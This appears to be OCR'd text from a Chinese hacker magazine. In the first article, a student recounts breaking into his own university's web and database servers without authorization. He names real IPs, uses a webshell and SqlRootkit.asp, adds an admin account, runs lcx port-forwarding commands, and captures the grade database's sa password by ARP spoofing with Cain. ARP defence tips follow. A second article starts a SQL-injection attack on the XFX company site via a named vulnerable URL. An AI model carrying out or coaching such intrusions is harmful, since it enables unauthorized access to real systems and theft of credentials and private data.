


图6 连接一句话木马




图7 网站目录

因为是学校的新闻主站，也就没有继续深入提权，我大概地看了下，服务器上基本没设什么权限，只存放了www.wit.edu.cn一个主站，所以管理员也没有设置权限，我也没有继续提权，不想把事闹大了，服务器上没有装serv-u，ftp服务是windows自带的，好像没漏洞，但是如果要提权的话，可以从杀毒软件入手，服务器上装了瑞星杀毒软件，而且是装在D:\Program Files下，我试过了，可以替换瑞星杀毒软件的服务提权，把木马绑在瑞星主程序上，只要服务器重启，就可以拿下服务器权限，毕竟，这次检测没有老师的授权，如果出了问题，那可就不好办了，我就没有测试，但是应该可以成功，到此为止，主站就成功拿下了。




图9 成功登录数据库服务器




图8 配置文件

二、检测学生成绩数据库服务器

我们学校教务处的网址是http://jwc.wit.edu.cn/，ip地址是210.42.29.152，教务处的网站主要发布一些教务处的新闻信息，像选课时间、重修时间、平常考试的时间，所以教务处网站上没有什么有价值的东西。http://218.199.176.3/这个站，是教学管理信息系统，平常大家期末考试都是登录这个网站查分，如果能拿下这个站，就可以搞到学生成绩数据库。我猜想数据库服务器和web服务器是分离的，因为我们学校有差不多1.8万学生，这么多数据一般不会存在一台服务器上，一台服务器也带不动。现在要拿下的是学生成绩查询系统的数据库，有两种方法，一种是拿下http://218.199.176.3/这个站，然后，查看数据库配置文件，就可以搞到学生成绩数据库。另一种方法，就是入侵218.199.176.3这个ip一个网段内的服务器，然后通过嗅探拿到218.199.176.3和成绩数据库之间数据库的通信密码，也可以搞定。




图10 Cain记录的密码

首先，我们来试试第一种方法，就是拿下http://218.199.176.3/这个站。先看看这个网站，整个网站全是用asp.net程序设计的，听老师说，好像是学校花钱买的程序，我认真分析了下，没有什么可以利用的地方，我原来就对这套程序分析过，像注入、上传、跨站这些一般的漏洞都没有，真不好搞。从http://218.199.176.3/这个站下手的方法不行，换第二个方法。

我们来找寻218.199.176.3这台服务器一个网段内的服务器，我记得在《渗透A计划之——拿下母校所有院系网站的权限》一文中，我拿下了一台数据库服务器，ip地址是218.199.176.130，这台服务器就是学工在线的数据库服务器，而且是用sa权限连接的，在学工在线网站的conn.asp配置文件里有连接密码（图8）。

我马上把剑心写的SqlRootkit.asp，asp下连接数据库服务器并执行命令的工具上传上去，填上用户名，密码，sql服务器的ip地址，成功登录上去了，还是system最高权限，先加个管理员，管理员添加成功，查看服务器上的端口列表，开了3389端口，用远程桌面连接，但是提示连接失败，可能是tcp/ip筛选限制端口访问，也可能是开了防火墙，想办法上传了个lcx.exe（端口转发工具），先在自己的电脑上执行**lcx –listen 99 33389**，然后在服务器上执行**lcx –salve 自己的ip 99 127.0.0.1 3389**，有数据包发回来，说明有反应了，马上用远程桌面连上**127.0.0.1:33389**，数据开始转发，成功登录上218.199.176.130这台数据库服务器的远程终端（图9）。

先用ping命令向218.199.176.3发送数据包，看有没有数据包返回，然后用**arp –a**查看目标的ip地址218.199.176.3在里面，说明可以用嗅探欺骗。我们查分的时候，是要登录远程的数据库服务器的，从数据库服务器里读出我们的成绩，再通过网页返回到页面上。Cain密码记录里有一项，可以嗅探1433(sqlserver数据库默认端口号)和3389（远程终端的默认端口号）的密码，所以我们可以先用Cain对218.199.176.3进行嗅探欺骗，然后再用我自己的学号登录网站，进行查分，如果我要查分，web服务器肯定要和数据库服务器进行通信，这样我们就可以截取登录数据库服务器的密码了。首先，我们用cain对218.199.176.3进行嗅探欺骗，然后，我用学号登录进http://218.199.176.3/网站，进行成绩查询，看看cain能不能记录下登录数据库的密码。我用自己的学号登录进http://218.199.176.3/网站，然后，查询自己的成绩，成绩成功显示回来了，Cain的TDS（记录终端和sqlserver数据库密码）这一项显示出了登录数据库服务器的用户名和密码，而且是sa数据库超级用户，密码设置的超级变态（图10）。

密码这么复杂，还不是被Cain记录下来了，Cain的嗅探欺骗功能真强大。马上用剑心写的SqlRootkit.asp工具连接，但是提示连接超时失败，不会是用组策略限制了访问ip吧！没办法，以后再说吧，看看时间也差不多了，为了做这次检测，我花了十几块钱，专门跑到机房上机，因为学校网站是教育网，我们寝室接的是电信adsl，平常访问就慢得要死，如果在寝室对学校网站做检测，那还不把我急死了，可能有些还不够详细。这次渗透没有真正完成，但是我的目的达到了，知道了学校一些服务器的情况，一部分网络拓扑结构和网站的情况，我不知道拿着这些信息去告诉计算机老师，他会是什么反应，算了，等《黑客手册》出来了，再把文章拿给老师看吧，呵呵！在服务器上给管理员留了言，下机走人。

三、Arp欺骗的防范方法

我这次入侵用的全部是arp嗅探欺骗，其实在局域网内入侵，最好的就是溢出和arp

嗅探欺骗，但是溢出对xpsp2和2003没有什么效果，所以arp嗅探欺骗就成了局域网内入侵的好方法。关于Arp欺骗的原理我就不说了，网上有很多这方面的文章，我来讲下Arp欺骗的防范方法。

防范Arp欺骗，有以下几种方法：

1. 在路由器里把局域网内服务器的mac地址和ip地址都一一对应给绑定。

2. 下载防ARP攻击工具AntiArp，对局域网进行查找，查看是否出现网卡处于混杂模式的服务器。

3. 管理员定期用响应的IP包中获得一个rarp请求，然后检查ARP响应的真实性。

4. 管理员定期轮询，检查主机上的ARP缓存。

5. 使用防火墙连续监控网络。注意有使用SNMP的情况下，ARP的欺骗有可能导致陷阱包丢失。

6. 使用硬件屏蔽主机。设置好你的路由，确保IP地址能到达合法的路径。（静态配置路由ARP条目），注意，使用交换集线器和网桥无法阻止ARP欺骗。

以上是一些局域网防范Arp欺骗的方法，还希望大家喜欢我的文章，如果有什么问题，请到《黑客手册》的论坛来找我，论坛id是rabbitsafe。

（文章中用到的工具Cain，lcx.exe，sqlrookit.asp，rabbitsafe专用马在本期光盘中有收录）

编辑点评：

ARP的利用逐渐成熟，在一些渗透中，基本上都会想到ARP。当然，ARP还是很有威力的，只要能拿到同个路由下的一个主机的权限，以此为根据地，再用Cain去嗅探目标主机，往往都可以得到一些敏感信息。而且ARP一直以来都不能很好地防范，从而导致利用的泛滥。就渗透领域，ARP还要火一段时间的。



对XFX讯景科技网站的安全检测

elin

从本文你可以学到：

1. 注入工具的综合应用
2. 上传Webshell的几种方法
3. 社会工程学的应用

一、源起

XFX向国内游戏玩家展示了具欧美大气风格的全系列nVIDIA显卡及Personal Cinema产品，相信广大游戏玩家都知晓。看到众多报刊杂志上XFX的显卡广告，真是令人垂涎，可是囊中羞涩……一次看到XFX在搞"积分换礼品"活动，于是就想去XFX网站看一看，顺便也对其做一次安全检测。如果发现了什么漏洞，给自己加个号，然后再搞点积分，不就得到礼品了吗？呵呵！（该打！怎能这样做呢？有损俺的光辉形象啊！）还是先做一下安全检测吧，发现问题向XFX报告一下，说不定人家为答谢我而奖我一块高端显卡呢！呵呵！

二、发现问题

网站程序问题最普遍的就是注入漏洞了，最简单省力的方法就是打开注入工具来扫一下，我们打开啊D注入工具，输入网址：www.xfx.com.cn，一会儿工夫，就跳出了三个注入点提示，如图1。




图1　检测出注入点




图2　检测注入点

随便选一个注入点提示进行检测，我们选http://www.xfx.com.cn/products_view.asp?id=243，得到有关信息：MSSQL数据库、支持多行执行、DB_OWNER权限，如图2。

看来网站的确是存在问题的，不禁惊叹如此大的公司网络安全仅如此……哎，继续吧！

三、"一题多解"得WEBSHELL


有SQL注入点，拿WEBSHELL有哪些方法？常看《黑客手册》的读者们应该都掌握着一些方法吧！该站至少有三种方法可以得到WEBSHELL，为节省版面大致说说基本过程。

